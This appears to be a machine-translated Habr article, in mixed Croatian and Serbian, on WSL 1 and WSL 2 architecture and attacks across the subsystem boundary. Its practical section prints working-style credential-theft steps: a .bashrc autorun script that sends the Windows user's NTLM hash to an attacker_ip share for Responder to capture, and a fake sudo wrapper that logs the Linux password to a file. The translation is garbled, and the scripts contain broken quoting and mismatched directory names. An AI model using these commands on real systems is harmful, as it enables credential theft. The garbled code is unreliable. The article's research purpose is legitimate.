

Pozdrav, Habr! U listopadu OTUS pokreće novi ciklus tečaja . Uoči početka tečaja dijelimo s vama članak kojeg je napisao jedan od naših predavača — Aleksandar Kolesnikov.
Godine 2016. tvrtka Microsoft predstavila je IT zajednici novu tehnologiju WSL (WWindows SSubsystem for LLinux), koja je u budućnosti omogućila povezivanje do tada nepomirljivih konkurenata, koji su se natjecali za popularnost među običnim i naprednim korisnicima sustava: Windows i Linux. Ova tehnologija omogućila je korištenje alata sustava Linux u okruženju Windows bez potrebe za pokretanjem Linuxa, primjerice, putem višestruke podizanja sustava (Multi-boot). Na Habu možete pronaći velik broj članaka koji opisuju prednosti korištenja WSL-a. Međutim, nažalost, u trenutku pisanja ovog članka na ovom resursu nisu pronađena istraživanja sigurnosti takvog simbioze operacijskih sustava. Ovaj post bit će pokušaj da se to ispravi. U članku će biti opisane značajke arhitekture WSL 1 i 2, razrađene su neke primjere napada na sustave koji koriste ove tehnologije. Članak je podijeljen u 2 dijela. U prvom će biti predstavljene osnovne teorijske metode napada s Linuxa i Windowsa. Drugi članak obuhvatit će postavljanje testnog okruženja i reproduciranje napada.
WSL 1: značajke arhitekture
Za ostvarivanje što preciznijeg uvida u sigurnosne probleme WSL-a potrebno je odrediti osnovne nijanse vezane uz implementaciju podsustava. Jedan od glavnih korisničkih zadataka koji WSL rješava je omogućavanje rada putem Linux terminala na hostu sa sustavom Windows. Također, predložena kompatibilnost bila je toliko izvorna da su izvršne datoteke Linuxa (ELF) mogle biti pokrenute izravno u sustavu Windows. Kako bi se postigli ovi ciljevi, u sustavu Windows 10 stvoren je poseban podsustav koji omogućava pokretanje Linux aplikacija pomoću skupa određenih sistemskih poziva — na taj je način poduzeta pokušaja mapiranja skupa syscall-ova Linuxa na Windows. Fizički je to realizirano dodavanjem novih drajvera i novog formata procesa. Vizualno, arhitektura je izgledala ovako:

U suštini, interakcija sa operativnim sistemom Linux organizovana je putem nekoliko jezgrenih modula i posebne vrste procesa — pico. Iz gornje sheme se može videti da proces pokrenut u instanci Linux na hostu mora biti nativan i treba da koristi iste resurse kao i obične Windows aplikacije. Ali kako to postići? U projektu razvijeni su koncepti procesa za Windows, koji su pružili sve neophodne komponente operativnog sistema (u zavisnosti od njegove verzije) za pokretanje aplikacije druge OS.
Primijetimo da je predložena apstrakcija omogućila da se ne oslanja na operativni sistem (posebno — Windows), u kojem se očekuje pokretanje procesa druge OS, i ponudila zajednički pristup.

Tako je bilo koje aplikacija unutar pico procesa mogla raditi bez obzira na Windows jezgro:
- Problemi kompatibilnosti i translacije sistemskih poziva trebalo bi da reše posebni provajderi;
- Razgraničenje pristupa mora se vršiti putem Bezbednosnog monitora. Monitor se nalazi u jezgru, pa je Windows-u bio potreban nadogradnja u vidu novog drajvera, koji bi mogao da funkcioniše kao provajder za takve procese. Prototip pico procesa je shematski prikazan ispod:
S obzirom da fajl sistem Linux-a koristi velika i mala slova u nazivima fajlova i direktorijuma, u Windows-u su dodata 2 tipa fajl sistema za rad sa WSL — VolFS i DriveFS. VolFS je implementacija fajl sistema Linux-a, dok je DriveFS fajl sistem koji funkcioniše prema pravilima Windows-a, ali ima mogućnost izbora osetljivosti na velika i mala slova u nazivima.
WSL 2
WSL 1 imala je niz ograničenja koja nisu omogućavala korištenje za rješavanje maksimalnog spektra zadataka: na primjer, nije mogla pokretati 32-bitne Linux aplikacije, a nije bilo moguće koristiti device upravljače. Stoga je 2020. godine pušten u rad WSL 2, koji je promijenio pristup izgradnji podsustava. WSL 2 je optimizirana virtualna mašina koja zadovoljava karakteristike WSL 1 po potrošnji resursa. Sada, ovisno o problemima koje rješava korisnik OS-a Windows, može se odabrati potrebna verzija podsustava za rad s Linuxom. Za mitigaciju mogućih ranjivosti WSL 2 realizirana je na bazi Hyper-V u Windows 10. U tom obliku Windows ima mogućnost izoliranog pokretanja jezgre operacijskog sustava Linux. Treba imati na umu da je verzija 1 WSL predstavljena kao beta funkcija koja je trebala pokazati pravac razvoja Windowsa u ovoj oblasti, stoga je prijelaz na Hyper-V bio neizbježan. Konačna arhitektura izgleda ovako:

U ovoj verziji jezgre sustava Windows i Linux imaju svoje vlastite resurse i presjek postoji samo u datotečnom sustavu, no taj presjek ne može se nazvati potpunim. Interakcija između datotečnih sustava ostvaruje se putem klijent-poslužiteljske obrade koja radi prema protokolu 9P.
Današnji Microsoft omogućava prebacivanje između WSL 1 i WSL 2. Obje verzije su dostupne za korištenje.
Sigurnost WSL
Trenutno postoje nekoliko radova koji opisuju određene pristupe korištenju legitimnih alata OS-a za napade na interakciju između podsustava. Koristit ćemo njihove scenarije za provjeru relevantnosti napada u trenutku pisanja ovog članka. Opći popis napada i scenarija provođenja:
1. Implementacija datotečnog sustava: prava pristupa, prisutnost zajedničkih direktorija/mehanizama razmjene podataka.
Istraživanja su provedena s ciljem kršenja pravila pristupa iz Linux FS->Windows FS, Windows FS->Linux FS. Istraživanja su pokazala mogućnost modifikacije zadanog datoteke unutar ciljanog OS-a. Također su provedeni pokušaji zamjene, stvaranja duplikata i brisanja dijela datotečnih sustava.
Scenarij:
- A. Napad iz operacijskog sustava Windows — modifikacija datoteka iz direktorija /etc OS-a Linux.
- B. Napad iz operacijskog sustava Linux — modifikacija datoteka u direktorijima:
C:Windows,C:Program Files,C:Users
2. Implementacija mrežnog sklopa.
Istraživanja su provedena na primjerima napada operativnog sustava Linux na Windows. Korištene su karakteristike rada mrežnog sklopa, odnosno mehanizmi autentifikacije na različitim resursima.
Scenarij:
- Otvorite pristup portu koji je zauzet u sustavu Windows.
- Otvaranje porta u nedostatku odgovarajućih prava.
- Pokretanje obrnute ljuske korištenjem elf datoteke u operativnom sustavu Windows.
3. Skrivanje pokretanja procesa zloćudnog softvera putem WSL pod-sustava.
Istraživanja su se temeljila na jednostavnom faktu — zaštitni pod-sustavi ne mogu presresti događaje u drugom jezgri koje radi koristeći legitimnog pružatelja sa strane operativnog sustava u slučaju WSL 1. U slučaju WSL 2 nije moguće pregledati događaje koji se dešavaju u odvojenoj jezgri unutar lagane virtulne mašine.
Scenarij:
1) Pokretanje aplikacije za daljinski pristup sustavu i pregled registriranih događaja.
WSL 1 eksperimenti: presretanje heša (OS Windows)
Napokon smo došli do praktičnog dijela. Prvo je potrebno postaviti okruženje za testove. Svi eksperimenti će se provoditi na platformi sa instaliranim Windows 10 2004. Kao slika operativnog sustava za WSL izabrana je slika Ubuntu 18.04. Slika je izabrana nasumično i svaka druga će raditi jednako dobro. Komande za postavljanje platforme:
Prvo treba pokrenuti powershell.exe s administrativnim pravima.
Za WSL 1 potrebno je izvršiti komande:
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux #Aktivirajte WSL funkciju
- Invoke-WebRequest -Uri aka.ms/wsl-ubuntu-1804
-OutFile ~/Ubuntu.appx -UseBasicParsing #Preuzmite Linux sliku iz Microsoft trgovine
Nakon ponovnog pokretanja platforme, možete izvršiti bash komandu. Ako je sve pravilno izvedeno, vidjet ćete otprilike takav ispis u Windows konzoli:

Kao napadačku mašinu koristit ćemo distribuciju Kali Linux, sve mašine trebaju biti u istoj lokalnoj mreži.
Pretpostavimo da imamo nepriviligirani pristup WSL-u na Windows mašini. Pokušajmo izvesti napad na Linux operativni sistem pokretanjem komande iz Linux-a. Za realizaciju napada iskoristit ćemo jednostavnu tehniku automatskog pokretanja — dodajmo naš skript za izvršavanje u Linux okruženju. Za to trebamo promijeniti datoteku .bashrc.
Na mašini s WSL-om izvršavamo:
	1. bash
	2. Idemo u korisnički home direktorij: cd /home/sam/
	2. echo " /home/sam/.attack.sh" >> .bashrc
	3. echo "icalcs.exe \\attacker_ip\\shareName\" > /dev/null 2>&1" >> .attack.sh
	4. chmod u+x .attack.sh
	5. exit
Na mašini Kali Linux izvršavamo:
1. Responder -I eth0 -rdvwNa Windows mašini pokrećemo bash.
Čekamo rezultat na Kali Linux mašini:

Na taj način smo dobili heš za korisnika Windows-a kroz WSL subsistem, izvršavajući komandu na Linux sistemu.
WSL 1 eksperimenti: dobivanje lozinke korisnika (Linux OS)
Izvršit ćemo još jedan eksperiment. U okviru ove provjere dopunićemo datoteku .bashrc nekoliko komandi kako bismo dobili lozinku korisnika Linux operativnog sistema.
Pokrenut ćemo bash i unijeti komande:
1. mkdir .hidden
2. echo "export PATH=$HOME/.hidden/:$PATH:" >> .bashrc
3. echo "read -sp "[sudo] lozinka za $USER: " sudopass" > .hidden/sudo
4. echo "echo """ >> .mysudo/sudo
5. echo "sleep 2" >> .mysudo/sudo
6. echo "echo "Žao mi je, pokušajte ponovo."" >> .mysudo/sudo
7. echo "echo $sudopass >> /home/sam/.mysudo/pass.txt" >> .mysudo/sudo
8. echo "/usr/bin/sudo $@" >> .mysudo/sudo
9. chmod +x .mysudo/sudo
10. exit
Za uspješno završavanje napada potrebno je da korisnik Sam pozove sudo u Linux terminalu. Nakon toga će lozinka korisnika Linux operativnog sistema biti u datoteci pass.txt:

Realizacija napada je prikazana isključivo za teoretsko upoznavanje.
U sljedećem dijelu članka bit će opisano sprovođenje 9P protokola, razmotrena izrada skenera za ovaj protokol, kao i izveden napad pomoću njega.
Lista korištene literature
Pročitajte više
Izvor: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bosnian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish
 Turkish